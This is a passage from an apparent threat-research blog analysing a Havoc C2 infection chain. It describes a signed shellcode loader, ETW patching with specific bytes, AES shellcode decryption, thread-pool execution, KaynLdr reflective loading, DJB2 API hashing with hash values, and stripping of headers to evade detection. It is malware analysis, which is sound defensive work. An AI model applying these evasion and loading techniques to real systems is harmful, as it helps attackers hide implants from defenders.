The Downloaded payload “pics.exe” is the **“Shellcode Loader”** which is signed using Microsoft’s Digital certificate as shown in the screenshot below




Fig 15. Microsoft Signed Executable

Upon execution the Shellcode Loader at first disables the Event Tracing for Windows (ETW) by patching the WinApi “EtwEventWrite()” which is responsible for writing an event. ETW Patching process:

- Retrieves module handle of ntdll.dll via GetModuleHandleA
- Retrieves address of EtwEventWrite via GetProcAddress




Fig 16. Fetches the address of EtwEventWrite

Further it changes the protection of the region via VirtualProtect and then overwrites the first 4 bytes of the EtwEventWrite with following bytes: 0x48,0x33,0xc0,0xc3 (xor rax,rax | ret)




Fig 17. Overwriting bytes to patch EtwEventWrite

By patching the EtwEventWrite function the ETW will not be able to write any events thus disabling the ETW.

Then the payload AES decrypts the shellcode using CryptDecrypt() as shown in the screenshot below - in this case the Algorithm ID used is “0x00006610” - AES256




Fig 18. AES Decrypts the Shellcode via CryptDecrypt

Once the Shellcode is decrypted, the Shellcode is executed via **CreateThreadpoolWait()** where at first it creates an event object in a signaled state via CreateEventA(), then allocates RWX memory via VirtualAlloc() and writes the Shellcode in the allocated memory. Further it creates a wait object using CreateThreadpoolWait, here the first argument - callback function is set to the address of the shellcode. Then it set's the wait object via the NtApi "TpSetWait" and at last calls the WaitForSingleObject which once executed checks if the waitable object is in signaled state, as our event was created in signaled state the callback function is been executed i.e the decrypted shellcode is been executed and the control flow is been transferred to the shellcode.




Fig 19. Shellcode execution via CreateThreadpoolWait

KaynLdr - Shellcode

The Shellcode in this case is the "KaynLdr" which is commissioned to reflectively load the Havoc's Demon DLL implant by calling its entrypoint function. Once the Shellcode is executed it retrieves the image base of the Demon DLL which is embedded in the shellcode itself by executing the following inline assembly function called KaynCaller.





Fig 20. Retrieves the Image Base of the Embedded Demon DLL

Further the KaynLdr performs the API Hashing routine in order to resolve the virtual addresses of various NTAPI's by walking the export address table of the ntdll.dll (Function: LdrFunctionAddr) and initially the virtual address of the NTDLL.dll is been retrieved by walking the Process Environment Block (Function: LdrFunctionAddr) as shown in the screenshot below




```
Instance.Modules.Ntdll  = LdrModulePeb( NTDLL_HASH );

Instance.Win32.LdrLoadDll              = LdrFunctionAddr( Instance.Modules.Ntdll, SYS_LDRLOADDLL );
Instance.Win32.NtAllocateVirtualMemory = LdrFunctionAddr( Instance.Modules.Ntdll, SYS_NTALLOCATEVIRTUALMEMORY );
Instance.Win32.NtProtectVirtualMemory  = LdrFunctionAddr( Instance.Modules.Ntdll, SYS_NTPROTECTEDVIRTUALMEMORY );
```

Fig 21. API Hashing Routine used by Havoc Demon

Here the hashing algorithm used is a modified version of "DJB2" algorithm based on the constant "5381" or "0x1505" as shown in the screenshot below.




Fig 22. Modified DJB2 Hashing Algorithm used in the API Hashing Routine

Virtual Addresses for the following module and NTAPI's are retrieved by using the API Hashing routine where the hardcoded DJB2 hashes are compared with the dynamically generated hash.

0x70e61753	ntdll.dll
0x9e456a43	LdrLoadDll
0xf783b8ec	NtAllocateVirtualMemory
0x50e92888	NtProtectVirtualMemory

Further the Embedded Demon DLL is memory mapped and the base relocations are calculated if required in an allocated memory page procured by calling the NtAllocateVirtualMemory(). Also the page protections are changed via multiple calls to NtProtectVirtualMemory as shown below.

Fig 23. Memory Mapping of the embedded Demon DLL

The Demon DLL is memory mapped in the Allocated memory without the DOS and NT Headers in order to evade detection mechanisms.




Fig 24. Demon DLL is memory mapped without DOS and NT Headers

Now once the Demon DLL is memory mapped the KaynDllMain i.e the entrypoint of the DLL is executed by the KaynLdr as shown below, from there on the control is transferred to the Havoc Demon DLL Implant.




Fig 25. Entrypoint of the Demon DLL is been executed by the KaynLdr

Analysis of Havoc Demon DLL:

The entrypoint of the Havoc Demon DLL is executed by the KaynLdr as discussed previously. Now as the Havoc Demon has many features, we will only focus on a few of them in the following blog, as the features can be deduced from its source at: https://github.com/HavocFramework/Havoc

So once the Havoc Demon is been executed there are four functions which are been executed by the DemonMain():

- **DemonInit**
- **DemonMetaData**
- **DemonConfig**
- **DemonRoutine**

The DemonInit is the initialization function which

- Retrieves the virtual addresses of functions from modules such as ntdll.dll/kernel32.dll by calling the API Hashing Routine discussed previously.
- Retrevies Syscall stubs for various NTAPI's
- Loads various Modules via walking the PEB with stacked strings
- Initialize Session and Config Objects such as Demon AgentID, ProcessArch etc.

Now let's understand how the Configuration is being parsed via the DemonConfig() function.

The Demon's Configuration is been stored in the .data section as shown in the screenshot below

